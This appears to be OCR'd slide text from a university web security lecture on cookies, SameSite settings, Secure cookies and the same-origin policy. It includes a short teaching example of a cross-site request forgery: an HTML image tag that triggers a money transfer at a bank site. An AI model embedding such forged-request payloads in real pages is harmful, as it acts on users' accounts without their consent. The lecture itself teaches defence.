
Which cookies are sent? (SameSite=None)



http://evil.com http://bank.ch http://4chan.org

http://bank.ch

Which cookies are sent? (SameSite=None)



Why is this bad?

```
<html>
  <img src=“https://bank.ch/transfer?amt=$1B&to=evil“</img>
</html>
```


Cross-site request forgery (CSRF) attack!

`SameSite` cookies


```
Set-Cookie: id=a3fWa; Expires=Wed, 21 Oct 2015 07:28:00 GMT;
                SameSite=(None|Lax|Strict);
```

- Strict: Only send cookie when the request originates from the same site (top-level domain)
- Lax: Send cookie on top-level “safe” navigations (even if navigating cross-site)
- None: send cookie without taking context into account

Which cookies are sent? (SameSite=Lax)



Which cookies are sent? (SameSite=Lax)




http://evil.com

http://bank.ch

http://4chan.org

http://bank.ch

Which cookies are sent? (SameSite=Lax)



Which cookies are sent? (SameSite=Strict)

No impact on same site:

	Do we send the cookie?		
Request to URL	`Set-Cookie: ...; Domain=login.site.com; Path=/;`	`Set-Cookie: ...; Domain=site.com; Path=/;`	`Set-Cookie: ...; Domain=site.com; Path=/my/home;`
`checkout.site.com`	No	Yes	No
`login.site.com`	Yes	Yes	No
`login.site.com/my/home`	Yes	Yes	Yes
`site.com/my`	No	Yes	No

Finally: Secure cookies

```
Set-Cookie: id=a3fWa; Expires=Wed, 21 Oct 2015 07:28:00 GMT; Secure;
```

A secure cookie is only sent to the server with an encrypted request over the HTTPS protocol.

Why do we care about this?

- Network attacker can steal cookies if server allows unencrypted HTTP traffic

- Don’t need to wait for user to go to the site; web attacker can can make cross-origin request

Lecture objectives

- Basic understanding of how the web works
- Understand relevant attacker models
- Understand browser same-origin policy